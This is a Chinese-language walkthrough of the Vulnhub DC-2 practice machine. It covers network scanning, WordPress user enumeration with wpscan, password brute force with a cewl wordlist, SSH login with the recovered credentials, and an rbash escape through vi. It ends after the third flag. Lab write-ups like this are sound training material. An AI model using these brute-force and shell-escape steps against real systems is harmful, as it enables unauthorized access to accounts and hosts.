
8.21.1 DC-2

DC-2

0. 环境配置

从 Vulnhub 上下载 DC-2

出现这种情况不用管




```
Debian GNU/Linux 8 DC-2 tty1

DC-2 login: _
```

To direct input to this VM, click inside or press Ctrl+G.

查看 IP 地址

```
ip a
```

红框是咱们的 IP




```
┌──(passionforlife㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:f2:02:ff brd ff:ff:ff:ff:ff:ff
    inet 192.168.84.128/24 brd 192.168.84.255 scope global dynamic noprefixroute eth0
       valid_lft 1340sec preferred_lft 1340sec
    inet6 fe80::20c:29ff:fef2:2ff/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

由于我的 `kali` 和 `DC-2` 都用 NAT 模式，应该是开了共享 NAT 网络，所以扫描同一网段即可

```
nmap 192.168.84.0/24
```


红框是目标机器



```
┌──(passionforlife㉿kali)-[~]
└─$ nmap 192.168.84.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-22 08:57 HKT
Nmap scan report for 192.168.84.2
Host is up (0.00031s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT    STATE    SERVICE
53/tcp filtered domain

Nmap scan report for 192.168.84.128
Host is up (0.00033s latency).
All 1000 scanned ports on 192.168.84.128 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.84.129
Host is up (0.00038s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 256 IP addresses (3 hosts up) scanned in 3.55 seconds
```

```
本机IP:
192.168.84.128
目标IP:
192.168.84.129
```

https://www.vulnhub.com/entry/dc-2,311/



TECHNICAL INFORMATION

DC-2 is a VirtualBox VM built on Debian 32 bit, so there should be no issues running it on most PCs.

While I haven't tested it within a VMware environment, it should also work.

It is currently configured for Bridged Networking, however, this can be changed to suit your requirements. Networking is configured for DHCP.

Installation is simple - download it, unzip it, and then import it into VirtualBox and away you go.

Please note that you will need to set the hosts file on your pentesting device to something like:

`192.168.0.145 dc-2`

Obviously, replace 192.168.0.145 with the actual IP address of DC-2.

It will make life a whole lot simpler (and a certain CMS may not work without it).

If you're not sure how to do this, instructions are here.

原文有提到，修改 `hosts` 文件，提高访问速度

```
sudo nano /etc/hosts
```

```
192.168.84.129  dc-2
```

1. 信息收集

```
PORT     STATE SERVICE REASON  VERSION
80/tcp   open  http    syn-ack Apache httpd 2.4.10 ((Debian))
|_http-title: Did not follow redirect to http://dc-2/
|_http-server-header: Apache/2.4.10 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
7744/tcp open  ssh     syn-ack OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)

SERVER:
Apache httpd 2.4.10 ((Debian))

CMS:
Wordpress
```

2. 立足点获取

7744 的 `ssh` 端口，非常罕见，可能是个攻击点

尝试弱口令连接 ssh

```
ssh root@192.168.84.129 -p 7744
root root
root 123456
root abc123
```


失败

用 `wpscan` 扫描

枚举插件，主题，用户

```
wpscan --url http://dc-2 -e p,t,u
```


找出三个用户



```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Aug 22 09:09:38 2024
[+] Requests Done: 466
[+] Cached Requests: 18
[+] Data Sent: 113.673 KB
[+] Data Received: 734.905 KB
[+] Memory used: 264.602 MB
[+] Elapsed time: 00:00:04
```

```
admin
jerry
tom
```

看到主页有那么多信息，而且看起来不像是英语的语法（可能是我英语太差？），所以这里可能是个攻击点，用 `cewl` 收集网站单词，用于密码爆破



WELCOME

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec augue est, auctor at nisi et, tristique tincidunt nulla. Maecenas vitae suscipit lorem, sed consectetur arcu. Nunc accumsan urna arcu, quis tincidunt justo aliquam at. Sed ullamcorper dui quis neque luctus sollicitudin sit amet vel erat. Nam faucibus rutrum purus, id varius metus feugiat vitae. Integer in finibus felis. Cras a fringilla leo. Sed turpis turpis, lobortis sed felis vitae, pretium suscipit sapien. Morbi id ultrices eros, sed suscipit metus. Sed lobortis vitae massa a blandit. Aliquam vestibulum ligula sed dictum faucibus. Nunc dui nisl, auctor ac pellentesque ut, sollicitudin non orci. Morbi vel condimentum sapien.

Nullam convallis, massa id sagittis tincidunt, velit dolor malesuada sem, nec ullamcorper risus sem eu odio. Duis id bibendum neque. Praesent maximus nisi purus, vel interdum arcu cursus eget. Quisque non leo sollicitudin, egestas nunc a, aliquam nisl. Aliquam porttitor libero metus, a finibus turpis convallis sit amet. Donec non sapien orci. Sed elit nisl, fringilla in est ac, lobortis volutpat felis. Praesent eros purus, volutpat nec turpis quis, lacinia venenatis augue.

Sed at turpis accumsan, sagittis dolor nec, imperdiet quam. Suspendisse massa ex, aliquam a porta sed, volutpat et ipsum. Nullam viverra at mi ut finibus. Curabitur lacinia eu elit vel vehicula. Proin orci ante, dictum a urna sodales, ullamcorper convallis ante. Nulla sit amet metus quis orci viverra rhoncus. Vestibulum ante ipsum primis in faucibus orci luctus et ultrices posuere cubilia Curae; In scelerisque, urna vitae laoreet congue, sapien magna feugiat nisi, in lobortis dolor dolor quis erat. Aliquam tincidunt auctor velit vitae suscipit. Suspendisse potenti. Nulla dictum risus ac hendrerit euismod. Etiam et quam varius, rutrum orci sed, ultricies urna. Aenean vel mi vitae arcu ornare rhoncus non et mi.

Vivamus interdum nibh at ante dapibus, quis aliquam libero varius. Sed id viverra neque. Proin sit amet erat ex. Aenean dignissim dictum mauris eget sodales. Vestibulum nec dignissim neque, vitae accumsan ante. Pellentesque volutpat nibh a blandit placerat. Vivamus vitae sodales arcu, non iaculis quam. Vestibulum varius velit odio, non posuere felis faucibus eget. Aenean interdum sollicitudin bibendum. Interdum et malesuada fames ac ante ipsum primis in faucibus. Suspendisse sodales ex a ex fringilla, eu pulvinar odio porttitor. Integer leo mi, volutpat nec dui eu, gravida pharetra metus.

To direct input to this VM, click inside or press Ctrl+G.

```
cewl http://dc-2/ > password
```

然后将三名用户的名字写入 `users.txt` ，每个用户名独占一行，开始爆破

```
wpscan --url http://dc-2 -U users.txt -P password
```

用 vulnhub 速度就是快，一下就爆出来了

```
[!] Valid Combinations Found:
 | Username: jerry, Password: adipiscing
 | Username: tom, Password: parturient

jerry adipiscing
tom   parturient
```

输入默认用户登录地址

```
http://dc-2/wp-admin
```


但两个都是普通用户，操作有限，不能像 `Funbox` 一样上传插件，失败

尝试用 `wordpress` 的密码登录 `SSH`

只有 tom 登录成功，jerry 的 `wordpress` 密码登录失败


```
ssh tom@192.168.84.129 -p 7744
parturient
```

收到 `rbash` 限制。(`rbash` -- restricted bash)




```
tom@DC-2:~$ whoami
-rbash: whoami: command not found
tom@DC-2:~$ cd ..
-rbash: cd: restricted
tom@DC-2:~$ 
```

尝试不加载用户配置文件，逃逸失败



```
┌──(passionforlife㉿kali)-[~/Desktop]
└─$ ssh tom@192.168.84.129 -p 7744 -t "bash --noprofile"
tom@192.168.84.129's password: 
rbash: bash: command not found
Connection to 192.168.84.129 closed.

┌──(passionforlife㉿kali)-[~/Desktop]
└─$ ssh tom@192.168.84.129 -p 7744 -t "sh --noprofile"
tom@192.168.84.129's password: 
rbash: sh: command not found
Connection to 192.168.84.129 closed.
```


看 PATH 变量，果然有鬼，尝试加入 `/usr/bin /usr/local/bin` ，但是 PATH 只读 (read only)



```
tom@DC-2:~$ echo $PATH
/home/tom/usr/bin
tom@DC-2:~$ export PATH=/bin/:/usr/bin/:/usr/local/bin:$PATH
-rbash: PATH: readonly variable
tom@DC-2:~$ 
```

检查环境变量，利用 `vi` 逃逸 `rbash`

那就看看那个目录里面有什么，结果有 `vi`， `vi` 可以执行外部命令，因此能逃逸 `rbash`



```
tom@DC-2:~$ ls /home/tom/usr/bin
less  ls  scp  vi
tom@DC-2:~$ 
```

打开 `vi`

```
vi
```

将 `vi` 内部使用的 shell 设置为 bash

```
:set shell=/bin/bash
```


暂时切换到 bash shell

```
:shell
```

这时就又可以修改环境变量了，由此可见，可能是 tom 用户受到 了很大的限制


```
export PATH=/bin/:/usr/bin/:/usr/local/bin:$PATH
```

这里提示切换为 jerry 用户



```
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
```

这是后来用 offsec 的 play 打的，vulnhub 里面没有这个 `local.txt`



